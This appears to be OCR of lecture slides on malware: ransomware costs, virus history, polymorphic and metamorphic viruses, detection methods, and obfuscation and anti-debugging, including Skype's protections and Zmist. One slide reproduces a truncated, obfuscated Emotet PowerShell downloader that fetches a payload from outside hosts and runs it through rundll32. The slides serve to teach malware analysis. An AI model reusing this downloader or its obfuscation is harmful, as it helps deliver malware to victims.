
Top Ten Malware families 2020



Top Infected OS



Age of Vulnerabilities



Ransomware statistics




Figure 1: Number of victim organizations globally, by ransomware family, with data published on leak sites, Jan. 2020 – Jan. 2021

Malware and money …

Table 1: Costs Associated with Ransomware Incidents in 2020 in the US, Canada, and Europe (US$)		
	2020 Data	Earlier Data (Where Available)
Avg. ransom demand	$847,344	–
Avg. ransom paid	$312,493	$115,123 (2019)
Highest ransom demand	$30,000,000	$15,000,000 (2015–2019)
Highest ransom paid	$10,000,000	$5,000,000 (2015–2019)
Lowest ransom demand	$1,000	–
Avg. cost of forensic engagement	$73,851	$62,981 (2019
Avg. cost of forensic engagement, small and midsize business	$40,719	–
Avg. ransom demand, small and midsize business	$718,414	–
Avg. cost of forensic engagement, large enterprise	$207,875	–

Virus

- A program that
  - Hides itself in another program or data
  - It is transmitted together with the infected program or data (parasite)
  - Can be activated at a prefined time
  - The behaviour is fully dependent upon the programmer of the virus
- Currently USB keys and devices are the main diffusion mechanisms (dropped keys as attacks)
- Mobile devices of outsourcers

First Virus: Creeper

Written in 1971 at BBN

Infected DEC PDP-10

  machines running TENEX OS

Jumped from machine to machine over ARPANET

- Copied its state over, tried to delete old copy

Payload: displayed a message

  “I’m the creeper, catch me if you can!”

Later, Reaper was written to hunt down Creeper

Polymorphic Viruses

Encrypted viruses:

constant decryptor followed by the encrypted virus body

Polymorphic viruses:

each copy creates a new random encryption of the same virus body

- Decryptor code constant and can be detected
- Historical note: “Crypto” virus decrypted its body by brute-force key search to avoid explicit decryptor code

Virus Detection


Simple anti-virus scanners

- Look for signatures (fragments of known virus code)
- Heuristics for recognizing code associated with viruses
  - Example: polymorphic viruses often use decryption loops
- Integrity checking to detect file modifications
  - Keep track of file sizes, checksums, keyed HMACs of contents

Generic decryption and emulation

- Upload code to a remote system
- The system emulate CPU execution for a few hundred instructions, recognize known virus body after decryption
- Does not work very well against viruses with mutating bodies and viruses not located near beginning of infected executable

Virus Detection by Emulation



To detect an unknown mutation of a known virus emulate CPU execution of until the current sequence of instruction opcodes matches the known sequence for virus body

Metamorphic Viruses

Obvious next step: mutate the virus body, too

Apparition: an early Win32 metamorphic virus

- Carries its source code (contains useless junk)
- Looks for compiler on infected machine
- Changes junk in its source and recompiles itself
- New binary copy looks different!

Mutation is common in macro and script viruses

- A macro is an executable program embedded in a word processing document (MS Word) or spreadsheet (Excel)
- Macros and scripts are usually interpreted, not compiled

Obfuscation and Anti-Debugging

Common in all kinds of malware

Goal: prevent code analysis and signature-based detection, foil reverse-engineering

Code obfuscation and mutation

- Packed binaries, hard-to-analyze code structures
- Different code in each copy of the virus
    - Effect of code execution is the same, but this is difficult to detect by passive/static analysis (undecidable problem)

Detect debuggers and virtual machines, terminate execution

Obfuscation and Anti-Debugging

```
sEt ("Zy3"+"5") ([TyPe]("{2}{5}{4}{0}{1}{3}" -f 'IReC','To','SyStEM.','RY','O.D','i') );
f'ce','eT.SeRV','pOinTMANAgEr','Stem.','S','Y','n','i')  );$ErrorActionPreference = (('S'
$G35Q;$B62Q=(('L'+'03')+'K'); (  dir  ('VArI'+'A'+'BL'+'e:zy35')).vaLUE::"C`ReA`Ted`IrEc
RePLACe ([CHAr]88+[CHAr]69+[CHAr]56),[CHAr]92));$M95A=('F7'+'0N');  (Ls  VAriABle:YJU4Z3
('P6'+'7K');$Vlzczi0 = ('O2'+'8C');$P40O=('W'+('3'+'1C'));$F4mnqaf=$HOME+(('{0}Z3t'+('nc'
('Q'+('40'+'L'));$Ml3evql=(']'+'e1'+'r['+'S'+('://in'+'s'+'vat.co'+'m'+'/')+('wp-'+'a'+'
('d'+'ire')+'ct'+('ory.c'+'o')+'m'+'/l'+'/T'+('OY'+'u')+'T'+('/@'+']e1r['+'S'+':/')+('/b
('/@'+']e1r')+('[S://'+'pa'+'tta'+'y'+'astore')+'.c'+('om'+'/vi')+('sio-'+'n')+('etw'+'o'
('d'+'in')+('a'+'h.c')+('om'+'/wp'+'-con')+('t'+'en')+('t/1'+'6'+'qT/@'+']e1')+('r[S'+'s:
('/'+'nhW'+'/@]e1r[')+'S'+('s:/'+'/'+'su'+'reopt')+'i'+'mi'+('ze'+'.co')+'m'+('/'+'we')+(
([array]('sd','sw'),('ht'+'tp'),'3d')[1])."SpL`it"($R71P + $U1uh748 + $X49R);$I14G=('W'+(
syStEm.neT.WEBcliEnt)."d`O`wnLo`ADfIlE"($Qx55iz5, $F4mnqaf);$G50C=('U'+('37'+'W'));If ((&
$F4mnqaf,(('C'+'ontro'+'l_Ru')+'nD'+'L'+'L')."t`Os`TrING"();$H37C=('H'+('30'+'J'));break;
```

Figure 8 - DOSfuscation techniques in Emotet download script from December 2020.

Mutation Techniques

Real Permutating Engine/RPME, ADMutate, etc.


Large arsenal of obfuscation techniques

- Instructions reordered, branch conditions reversed, different register names, different subroutine order
- Jumps and NOPs inserted in random places
- Garbage opcodes inserted in unreachable code areas
- Instruction sequences replaced with other instructions that have the same effect, but different opcodes

= Mutate SUB EAX, EAX into XOR EAX, EAX or
MOV EBP, ESP into PUSH ESP; POP EBP


There is no constant, recognizable virus body

Example of Zperm Mutation



From Szor and Ferrie, "Hunting for Metamorphic"

Example of Zperm Mutation




From Szor and Ferrie, "Hunting for Metamorphic"

Legal obfuscation : Skype

Anti-dumping tricks

1. The program erases the beginning of the code
2. The program deciphers encrypted areas
3. Skype import table is loaded, erasing part of the original import table



Skype: Code Integrity Checking

Interesting characteristics

- Each checksumer is a bit different: they seem to be polymorphic
- They are executed randomly
- The pointers initialization is obfuscated with computations
- The loop steps have different values/signs
- Checksum operator is randomized (add, xor, sub, ...)
- Checksumer length is random
- Dummy mnemonics are inserted
- Final test is not trivial: it can use final checksum to compute a pointer for next code part.

Skype: Anti-Debugging

Counter measures

- When it detects an attack, it traps the debugger :
  - registers are randomized
  - a random page is jumped into
- It's is difficult to trace back the detection because there is no more stack frame, no EIP, ...

```
pushf
pusha
mov     save_esp, esp
mov     esp, ad_alloc?
add     esp, random_value
sub     esp, 20h
popa
jmp     random_mapped_page
```

Skype: Control Flow Obfuscation (1)

Code indirection calls

```
mov     eax, 9FFB40h
sub     eax, 7F80h
mov     edx, 7799C1Fh
mov     ecx, [ebp-14h]
call    eax ; sub_9F7BC0
neg     eax
add     eax, 19C87A36h
mov     edx, 0CCDACEF0h
mov     ecx, [ebp-14h]
call    eax
; eax = 009F8F70
```

```
sub_9F8F70:
mov     eax, [ecx+34h]
push    esi
mov     esi, [ecx+44h]
sub     eax, 292C1156h
add     esi, eax
mov     eax, 371509EBh
sub     eax, edx
mov     [ecx+44h], esi
xor     eax, 40F0FC15h
pop     esi
retn
```

Principle

Each call is dynamically computed: difficult to follow statically

Determined conditional jumps

```
...
if ( sin(a) == 42 ) {
        do_dummy_stuff();
}
go_on();
...
```

Skype: Control Flow Obfuscation (2)

Execution flow rerouting

```
lea
edx, [esp+4+var_4]
add       eax, 3D4D101h
push      offset area
push      edx
mov
[esp+0Ch+var_4], eax
call      RaiseException
rol       eax, 17h
xor       eax, 350CA27h
pop       ecx
```

- Sometimes, the code raises an exception
- An error handler is called
- If it's a fake error, the handler tweaks memory addresses and registers

⟹ back to the calling code

Putting It All Together: Zmist

Designed in 2001 by the Russian virus writer Z0mbie of "Total Zombification" fame

Technique: code integration

- Virus merges itself into the instruction flow of its host
- "Islands" of code are integrated into random locations in the host program and linked by jumps
- When/if virus code is run, it infects every available portable executable
  - A randomly inserted virus entry point may not be reached in a particular execution

MISTFALL Disassembly Engine

